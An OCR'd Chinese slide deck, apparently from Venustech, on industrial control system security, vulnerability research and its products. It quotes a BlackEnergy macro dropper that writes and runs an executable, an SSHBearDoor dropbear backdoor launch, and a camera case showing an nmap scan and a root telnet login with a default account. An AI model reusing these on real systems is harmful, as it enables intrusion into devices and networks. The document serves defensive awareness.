
恶意代码BlackEnergy

```
880     fnum = FreeFile
881     fname = Environ("TMP") & "\vba_macro.exe"
882     Open fname For Binary As #fnum
883     For i = 1 To 768
884         For j = 0 To 127
885             aa = a(i)(j)
886             Put #fnum, , aa
887         Next j
888     Next i
889     Close #fnum
890     Dim rss
891     rss = Shell(fname, 1)
```

SSHBearDoor后门

```
Set WshShell = CreateObject("WScript.Shell")
WshShell.CurrentDirectory = "C:\WINDOWS\TEMP\Dropbear\"
WshShell.Run "dropbear.exe -r rsa -d dss -a -p 6789 , 0, false
```


行业网络安全动态感知平台



工厂实时状态的监测和预警

拓扑关系页面

工厂三维呈现



对应智能制造规划二步走的三阶段

到2020年，智能制造发展基础和支撑能力明显增加，传统制造业重点领域基本实现数字化制造

到2025年，智能制造支撑体系基本建立，重点产业初步实现智能转型

第一阶段

立足当下 解决现有工业网络安全问题

第二阶段

开放协作 共建及时共享威胁情报平台

第三阶段

整合数据 为工业物联网打通底端到云端建造新安全保障体系

Cybersecurity Ventures创新榜单

#	Company	Cybersecurity Sector	Corporate HQ	Info
1	root9B	Adversary Pursuit & Cyber Operations	Colorado Springs CO	view
336	Bayshore Networks	Internet of Things Security	New York City NY	view
340	NexDefense	Automation & Control Systems Security	Atlanta GA	view
407	Waterfall	Cybersecurity for NERC-CIP Compliance	Rosh Ha'ayin, Israel	view
425	Indegy	Industrial Systems Cybersecurity	Tel Aviv, Israel	view
437	Dragos Security	Industrial Control Systems Security	San Antonio TX	view
481	AlertEnterprise	Physical Identity & Access Management	Fremont CA	view

榜单企业的防护技术

Root9B
- 成功超越FireEye而跃居排行榜第一，该公司开发的猎户座产品提供攻击溯源及压制平台
- 基于主动网络防御、攻击溯源、威胁威慑的战略，为企业提供媲美高级黑客攻击能力的远程主动防御平台。

Bayshore公司
- 专注于工控边界防护领域，核心能力是开发了基于XML的Pallaton内容分析编程语言，集成了该引擎的物联网网关可深度透析IOT、OT和M2M的应用内容，并基于此形成了工业网络的内容感知防护方案；
- 同时还与cisco、 BAE Systems和splunk等公司战略合作，形成了产品级的联动方案。

Dragos
- 提供工业网络态势感知产品，通过被动流量分析，识别工业系统资产和行为，并建立起一套安全基线系统。

Alterenterprise
- 将业务安全和网络安全相结合，实现了人员认证、物理安全和网络安全的多维度管理及可视。

- Nexdefense公司
  - 是2015年RSA创新沙盒的入选厂商，它和美国能源部、美国爱荷达国家实验室联合开发了一套Sophia系统，
  - 发现控制系统的异常行为。Sophia的核心能力在于通过被动流量的分析，全景呈现工业系统的业务场景。
- Waterfall
  - 是以色列的工控安全厂商，也主要专注于工控边界防护领域，
  - 主要产品是工控网闸，支持主流的工业协议和应用，是世界上该产品门类的典型代表。
- Indegy
  - 是以色列的企业，提供系统控制层的可视化监控产品，可以监控ICS中发生的结构和配置变动，也就是说如果工厂的涡轮运作出了问题，或者其内部的温度控制阀门出了问题，产品都能够检测出来，最终落实到内容和业务检测上，实现了业务安全。


支撑新体系的四大核心匠心精神

启明星辰 领航信息安全

持续的漏洞攻防研究

传感器智能设备漏洞
PLC、DCS系统漏洞
源代码、移动互联网安全
APT攻防、蜜罐
主机、、服务器虚拟化系统漏洞

边界防护
终端防护
监测扫描技术
日志采集



全面精细的技术防护架构

规模化行业应用的打磨

电力SCADA、DCS
轨道交通
石油炼化。。。

工业控制系统信息安全产业联盟成员单位

工信部互联网产业联盟成员单位

中国仪器仪表学会产信委成员单位　国家监管机构

中国核学会核安全分会核设施信息安全专业委员会理事　国家测评认证机构

国家工控信息安全实验室理事单位

开放的协作平台

匠心1-工控系统漏洞挖掘

- 工业控制软件的安全漏洞：西门子WinCC、亚控KingView、GE公司iFix、ICONICS公司GENESIS32等工控软件存在缓冲区溢出、拒绝服务、权限许可和访问控制等漏洞。
- CNVD收录了包括西门子S7-1200、施耐德Quantum PLC等知名品牌 PLC存在远程拒绝

绿盟科技发现3个西门子工控产品漏洞 影响其多款产品 西门子正积极准备修补程序

发布时间：2017年5月10日 11:54　浏览量：700

据悉，绿盟科技工控安全团队又发现了3个西门子工控产品漏洞，类型主要为DoS漏洞，且影响面较大，涵盖了西门子最新的博途软件和在销售的主流PLC产品。目前漏洞已经提交CVE，并获得西门子官方确认，其官方安全公告中称，目前已经发布了一些受影响产品的更新，正在为余下的受影响产品进行更新，并建议采取具体的对策，直至可用的修补程序。


漏洞编号			
CNNVD-201607			
CNNVD-201607			
CNNVD-201607-402		Schneider Electric Automation Server Series 多个 ...	2016-07-15
CNNVD-201606-487		Schneider Electric PowerLogic PM8ECC for PowerMe ...	2016-06-22
CNNVD-201603-171		多款Schneider Electric Telvent产品安全漏洞 ...	2016-03-11
CNNVD-201603-002		Schneider Electric StruxureWare Building Operati ...	2016-03-02
CNNVD-201512-542		Schneider Electric Modicon M340 PLC BMXNOx和BMX ...	2015-12-21
CNNVD-201512-442		Schneider Electric ProClima F1 Bookview 缓冲区 ...	2015-12-16
CNNVD-201512-005		Schneider Electric ProClima F1BookView ActiveX控 ...	2015-12-02
CNNVD-201511-255		Schneider Electric IMT25 Magnetic Flow DTM for t ...	2015-11-16
CNNVD-201509-550		Schneider Electric InduSoft Web Studio Remote Ag ...	2015-09-29
CNNVD-201509-549		Schneider Electric InduSoft Web Studio 安全漏 ...	2015-09-29
CNNVD-201509-443		多款Schneider Electric Modicon PLC产品跨站 ...	2015-09-23

Siemens SIMATIC WinCC 拒绝服务漏洞	2012-2-7	高危	高危	者可利用该漏洞通过越过TCP发送特制数据，导致拒绝服务（应用程序崩溃），这些版本包括：Siemens WinCC flexible 2004版本、2005版本、2007版本、2008版本，WinCC V11（也称TIA portal）TP、OP、MP、Comfort Panels和Mobile Panels SIMATIC HMI面板，WinCC V11 Runtime Advanced以及WinCC flexible Runtime。
WellinTech KingView KVWebSvr.dll ActiveX控件栈缓冲区溢出漏洞	2011-8-17	危急	缓冲区溢出	WellinTech KingView 6.52和6.53版本的KVWebSvr.dll的ActiveX控件中存在基于栈的缓冲区溢出漏洞。远程攻击者可借助validateUser方法中超长的第二参数执行任意代码。
Siemens SIMATIC WinCC 安全漏洞	2012-2-7	危急	授权问题	Siemens SIMATIC WinCC多个版本中存在漏洞，该漏洞源于TELNET daemon未能执行验证。远程攻击者利用该漏洞借助TCP会话更易进行访问。这些版本包括：Siemens WinCC flexible 2004版本、2005版本、2007版本、2008版本，WinCC V11（也称TIA portal）、TP、OP、MP、Comfort Panels和Mobile Panels SIMATIC HMI面板、WinCC V11 Runtime Advanced以及WinCC flexible Runtime。
Invensys Wonderware Information Server权限许可和访问控制漏洞	2012-4-5	高危	权限许可和访问控制	Invensys Wonderware Information Server 4.0 SP1和4.5版本中存在漏洞，该漏洞源于未正确实现客户端控件。远程攻击者利用该漏洞借助未明向量绕过预期访问限制。
Invensys Wonderware inBatch 'ActiveX' 控件缓冲区溢出漏洞	2011-12-22	中危	缓冲区溢出	Invensys Wonderware inBatch中存在多个基于栈的缓冲区溢出漏洞。攻击者可利用该漏洞在使用ActiveX控件的应用程序（通常Internet Explorer）的上下文中执行任意代码，攻击失败可能导致拒绝服务
GE Proficy iFix HMI/SCADA任意代码执行漏洞	2011-12-22	危急	缓冲区溢出	GE Proficy iFix HMI/SCADA的installations中存在漏洞，远程攻击者可利用该漏洞执行任意代码。对于利用这个漏洞来说并不需要认证。通过默认TCP端口号14000监听的ihDataArchiver.exe进程中存在特殊的漏洞。在这个模块中的代码信任一个通过网络提供的值，并且使它作为把用户提供的数据复制到堆缓冲区的数组长度，通过提供一个足够大的值，缓冲区可能会溢出导致在运行服务的用户上下文中执行任意代码。
Sunwayland ForceControl httpsvr.exe堆缓冲区溢出漏洞	2011-8-1	危急	缓冲区溢出	Sunway ForceControl 6.1 SP1，SP2和SP3版本的httpsvr.exe 6.0.5.3版本中存在基于堆的缓冲区溢出漏洞。远程攻击者可借助特制的URL导致拒绝服务（崩溃）并可能执行任意代码。

物联网安全研究案例

某智能摄像头信息泄露及登录绕过漏洞挖掘与验证

- 信息泄露漏洞验证—APP for Android




- NMAP扫描结果—摄像头开放了23端口（telnet）

```
[Pray3r@s3cur1ty ~]$ sudo nmap -p 1-65535 -sV -sS -T4 192.168.1.121

Starting Nmap 6.47 ( http://nmap.org ) at 2015-06-27 19:25 CST
Nmap scan report for 192.168.1.121
Host is up (0.029s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE     VERSION
23/tcp    open  telnet?
80/tcp    open  http
554/tcp   open  tcpwrapped
5000/tcp  open  upnp?
37776/tcp open  ssl/unknown
37777/tcp open  unknown
```

- 登录绕过漏洞验证—存在三种方式
- 使用telent登陆
- 查看默认账号和密码，登陆后确认为root权限



```
[Pray3r@s3cur1ty ~]$ telnet 192.168.1.121
Trying 192.168.1.121...
Connected to 192.168.1.121.
Escape character is '^]'.

(none) login: lechange
Password:


BusyBox v1.18.4 (2014-07-23 16:49:51 CST) built-in shell (ash)
Revision: 4773
Enter 'help' for a list of built-in commands.

~ # _
```

匠心2-全面精细的技术防护架构

工信部发布《工业控制系统信息安全防护指南》

发布时间：2016年11月11日　来源：中国电子报

为贯彻落实《国务院关于深化制造业与互联网融合发展的指导意见》（国发〔2016〕28号），保障工业企业工业控制系统信息安全，工信部近日制定并印发了《工业控制系统信息安全防护指南》（简称《指南》）。

《指南》指出，工业控制系统应用企业应从安全软件选择与管理、配置和补丁管理、边界安全防护、物理和环境安全防护、身份认证、远程访问安全、安全监测和应急预案演练、资产安全、数据安全、供应链管理、落实责任十一个方面做好工控安全防护工作。

匠心3-规模化行业应用的打磨

先进制造


石油化工

烟草行业

轨道交通


电力行业

匠心4-开放协作的平台



舆情监测
沙箱技术
漏洞扫描
配置核查
虚拟执行

启明星辰集团生态链 股票代码-002439



欢迎各位专家共同探讨

刘峰
18801284265
liufeng@venusgroup.com.cn